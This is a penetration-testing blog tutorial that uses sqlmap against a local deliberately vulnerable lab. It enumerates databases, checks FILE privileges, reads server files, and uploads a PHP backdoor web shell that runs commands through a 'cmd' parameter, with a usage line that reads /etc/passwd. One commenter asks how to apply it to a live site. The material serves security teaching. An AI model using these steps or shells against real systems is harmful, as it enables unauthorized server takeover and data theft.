

# Hacking Articles

Raj Chandel's Blog



Menu

[Home](#) » [Database Hacking](#) » [File System Access on Webserver using Sqlmap](#)

Database Hacking

## File System Access on Webserver using Sqlmap

July 14, 2018 By Raj Chandel

Hello everyone and welcome to the part two of our sqlmap series. In this article, we'll be exploiting an error based SQL injection to upload a shell on the web server and gain control over it! Now, how to do this, tools required, everything is discussed in as much detail as possible. So, let's dive right in.

Since attacking a live website is a crime, we'll be setting up a local host in a windows system using **XAMPP** server and we'll use **SQLi Dhakkan** to create SQL vulnerabilities in a database.

You can download XAMPP and SQL dhakkan from [here](#) and [here](#) respectively.

Step one is to fire up the XAMPP control panel and put SQL dhakkan in **C: /xampp/htdocs** directory which is the default directory for the web pages. The IP address on which SQL dhakkan is hosted in my network is **192.168.1.124**

So, let's start by checking the ports open on the server using nmap.

```
nmap 192.168.124
```

```
root@kali:~# nmap 192.168.1.124
Starting Nmap 7.70 ( https://nmap.org ) at 2018-07-13 03:39 EDT
Nmap scan report for 192.168.1.124
Host is up (0.00032s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
902/tcp   open  iss-realsure
912/tcp   open  apex-mesh
3306/tcp  open  mysql
MAC Address: 0C:D2:92:AF:F8:1B (Intel Corporate)

Nmap done: 1 IP address (1 host up) scanned in 18.02 seconds
root@kali:~#
```

As we can see that MySQL is up and running on the host so we are good to apply SQLMAP.

```
sqlmap -u 192.168.1.124/sqli/Less-1/?id=1 --dbs
```

```
root@kali:~# sqlmap -u 192.168.1.124/sqli/Less-1/?id=1 --dbs
```

Diagram illustrating a database structure with a highlighted column containing the values {1.2.3#stable} and http://sqlmap.org.

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual c
onsent is illegal. It is the end user's responsibility to obey all applicable loca
l, state and federal laws. Developers assume no liability and are not responsible
for any misuse or damage caused by this program
```

```
[*] starting at 03:37:08
```

```
[03:37:11] [INFO] testing connection to the target URL
[03:37:11] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[03:37:11] [INFO] testing if the target URL content is stable
[03:37:12] [INFO] target URL content is stable
[03:37:12] [INFO] testing if GET parameter 'id' is dynamic
[03:37:12] [INFO] confirming that GET parameter 'id' is dynamic
[03:37:12] [INFO] GET parameter 'id' is dynamic
```

```
available databases [7]:
[*] challenges
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] security
[*] test

[03:41:03] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.1.124'

[*] shutting down at 03:41:03
```

Hence, we can see numerous databases loaded, so our sqlmap attack was successful.

## Checking privileges of the users in the database

Now, to read a file it is very much important to see whether the user has FILE privileges or not. If we have file privileges we will be able to read files on the server and moreover, write the files on the server!!

```
sqlmap -u 192.168.1.124/sqli/Less-1/?id=1 --privileges
```

```
root@kali:~# sqlmap -u 192.168.1.124/sqli/Less-1/?id=1 --privileges
```

```
      H  
    _([  
_ - . [ ] {1.2.3#stable}  
|_| | [ ] www.hackingarticles.in  
|_| | [ ]  
   |V    http://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[\*] starting at 11:59:35

As we can see that root@localhost has the FILE privilege.

```
[*] 'root'@'localhost' (administrator) [28]:
privilege: ALTER
privilege: ALTER ROUTINE
privilege: CREATE
privilege: CREATE ROUTINE
privilege: CREATE TABLESPACE
privilege: CREATE TEMPORARY TABLES
privilege: CREATE USER
privilege: CREATE VIEW
privilege: DELETE
privilege: DROP
privilege: EVENT
privilege: EXECUTE
privilege: FILE
privilege: INDEX
privilege: INSERT
privilege: LOCK TABLES
privilege: PROCESS
privilege: REFERENCES
privilege: RELOAD
privilege: REPLICATION CLIENT
```

Let's see who the current user of this server is.

```
root@kali:~# sqlmap -u 192.168.1.124/sqli/Less-1/?id=1 --current-user
```

[illegible]

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible

As we can see that the current user has the FILE privileges so we can apply `–file-read` to read a file from the server and `–file-write` to write a file on the server!

```
[03:30:43] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.6.36, Apache 2.4.33
back-end DBMS: MySQL >= 5.0
[03:30:43] [INFO] fetching current user
[03:30:43] [INFO] retrieved: root@localhost
current user:      'root@localhost'
[03:30:43] [INFO] fetched data logged to text files under '/root/.sqlmap/output/19
2.168.1.17'

[*] shutting down at 03:30:43

root@kali:~#
```

## Reading a file from the web server

Let's try reading a file in the public directory, let's say, index.php.

```
sqlmap -u 192.168.1.124/sqli/Less-1/?id=1 --file-read=/xampp/htdocs/index.php
```

```
root@kali:~/Desktop/wordlist# sqlmap -u 192.168.1.124/sqli/Less-1/?id=1 --file-read=/xampp/htdocs/index.php --batch
```

 {1.2.3#stable}

<http://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[\*] starting at 05:11:07

[05:11:08] [INFO] resuming back-end DBMS 'mysql'

[05:11:08] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:

We have read a file from a known directory successfully! We can apply directory buster to find other folders and files and read them too if we have the privileges!

```
[05:11:08] [INFO] fetching file: '/xampp/htdocs/index.php'
<?php
    if (!empty($_SERVER['HTTPS']) && ('on' == $_SERVER['HTTPS'])) {
        $uri = 'https://';
    } else {
        $uri = 'http://';
    }
    $uri .= $_SERVER['HTTP_HOST'];
    header('Location: '.$uri.'/dashboard/');
    exit;
?>
```

Something is wrong with the XAMPP

do you want confirmation that the remote file '/xampp/htdocs/index.php' has been successfully downloaded from the back-end DBMS file system? [Y/n] Y

```
[05:11:08] [INFO] retrieved: 260
[05:11:08] [INFO] the local file '/root/.sqlmap/output/192.168.1.124/files/_xampp_htdocs_index.php' and the remote file '/xampp/htdocs/index.php' have the same size (260 B)
files saved to [1]:
[*] /root/.sqlmap/output/192.168.1.124/files/_xampp_htdocs_index.php (same file)
```

## Uploading a shell on the web server

Now, let's try and upload a file on the web server. To do this we are using the “**–file-write**” command and “**–file-dest**” to put it in the desired destination.

For the sake of uploading a shell on the server, we'll be choosing a simple command injection php shell that is already available in Kali in the `/usr/share/webshells` directory and has the name `simple-backdoor.php`

```
cd /usr/share/webshells/php
ls
cp simple-backdoor.php /root/Desktop/shell.php
```

```
root@kali:/usr/share/webshells# cd /usr/share/webshells/php
root@kali:/usr/share/webshells/php# ls
findsock.c      php-findsock-shell.php  qsd-php-backdoor.php
php-backdoor.php php-reverse-shell.php  simple-backdoor.php
root@kali:/usr/share/webshells/php# cp simple-backdoor.php /root/Desktop/shell.php
root@kali:/usr/share/webshells/php#
```

Now, we have moved the shell on the desktop. Let's try to upload this on the web server.

```
sqlmap -u 192.168.1.124/sqli/Less-1.?id=1 --file-write=/root/Desktop/shell.php
```

```
root@kali:/usr/share/webshells/php# sqlmap -u 192.168.1.124/sqli/Less-1/?id=1 --file-write=/root/Desktop/shell.php --file-dest=/xampp/htdocs/shell.php --batch
```

 <http://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[\*] starting at 04:04:02

[04:04:03] [INFO] resuming back-end DBMS 'mysql'

[04:04:03] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:

---

Parameter: id (GET)


It has been uploaded successfully.

```
[04:04:04] [INFO] retrieved: 330
[04:04:04] [INFO] the remote file '/xampp/htdocs/shell.php' is larger (330 B) than
the local file '/root/Desktop/shell.php' (328B)
[04:04:04] [INFO] fetched data logged to text files under '/root/.sqlmap/output/19
2.168.1.124'

[*] shutting down at 04:04:04


root@kali: /usr/share/webshells/php#
```

Let's check whether it was uploaded or not!



It indeed did get uploaded. Now, we'll try and access the shell from the browser.

**192.168.1.124/shell.php**




Usage: <http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd>



It is a command line shell, hence, we can execute any windows command on the browser itself remotely!

The usage is: .....**php?cmd=< windows command >**

Let's try and run ipconfig on the browser



Hence, we have successfully uploaded a shell and created a command injection vulnerability! Thanks for giving it a read!

**Author: Harshit Rajpal** is an InfoSec researcher and a left and right brain thinker. contact [here](#)

◀ PREVIOUS POST

Hack the Basic Pentesting:2 VM (CTF Challenge)

NEXT POST ▶

Hack The Toppo:1 VM (CTF Challenge)

## 3 thoughts on “File System Access on Webserver using Sqlmap”





**wine glasses**

March 1, 2019 at 2:19 pm

Hello, of course this piece of writing is in fact good and I have learned lot of things from it regarding blogging. thanks.

---



**chydarren**

July 14, 2019 at 10:35 pm

Thanks Raj Chandel for posting this article. Really helped me in the CTF that I was participating!!

---



**Ade**

April 16, 2020 at 2:37 pm

Thanks for sharing a great content I actually learn something new, Mr Harshit created a database which is xamp,if we are targetting a life website we do change xamp to the database we are targetting kindly please advise  
`/xampp/htdocs/index.php`

Cheers

Comments are closed.

Search ...

Search

**Join Our Training Program**

---





## Categories

---

Cryptography & Steganography

CTF Challenges

Cyber Forensics

Database Hacking

Footprinting

Hacking Tools

Kali Linux

Nmap

Others

Password Cracking

Penetration Testing

Pentest Lab Setup

Privilege Escalation

Red Teaming

Social Engineering Toolkit

Uncategorized

Website Hacking

Window Password Hacking

Wireless Hacking

Wireless Penetration Testing

## Archives

---

Select Month



## You may like

### Comprehensive Guide to Sqlmap (Target Options)

July 18, 2018

### Detect SQL Injection Attack using Snort IDS

January 11, 2018